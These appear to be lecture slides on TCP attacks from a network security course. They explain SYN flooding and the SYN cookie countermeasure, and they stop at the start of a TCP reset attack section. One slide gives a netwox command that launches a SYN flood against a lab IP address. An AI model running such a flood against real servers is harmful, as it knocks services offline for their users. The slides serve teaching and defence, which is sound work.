
Recall: TCP Connection Establishment

- Any TCP connection starts with a three-way handshake.



TCP SYN Flooding


- A denial-of-service attack
- The TCP server stores all the half-open connections in a queue
 - Before the three-way handshake is done
 - Recall: the queue has a limited capacity
 - **What happens when the queue is full?**
- The attacker attempts to fill up the TCB queue quickly
 - No more space for new TCP connections
- The server will reject new SYN packets
- The CPU may have not reached its capacity!



TCP SYN Flooding

- The attacker needs to perform two steps:
 - Send a lot of SYN packets to the server (i.e., flooding)
 - Do not finish the third step of the three-way handshake protocol
- How does the attacker set the source IP address?
- Attacker needs to use random source IP addresses
 - Why?
- SYN-ACK packets may be:
 - Dropped in transit
 - Received by a real machine

Launching the Attack



Launching the Attack


- Flooding the server with SYN:
- Option 1: using tools.

```
$ sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

- Option 2: generating SYN pkts from code

Launching the Attack

- Does adding more CPU resources help?



Countermeasure

- Not allocate resources at all after the server has only received the SYN packet
 - resources will be allocated only if the server has received the final ACK packet
- Problem?
 - attackers can do the ACK flooding
 - Harmful than SYN flooding (more resources allocated)
- The server needs to know if the received ACK is legitimate!

Countermeasure

- Key Idea:
 - Calculate a hashed value H that only the server knows
 - Inject this value as the initial sequence number in the SYN+ACK pkt
 - If the server does not receive the expected sequence number in ACK pkt
 - It will not process this ACK pkt
- Only the server knows how to calculate H
- This is called SYN Cookie


```
$ sudo sysctl -w net.ipv4.tcp_syncookies=1
```

TCP Reset


TCP Reset Attack

- To close an existing connection between two victim hosts
- Relies on how TCP closes connections

Closing TCP Connections: FIN Protocol

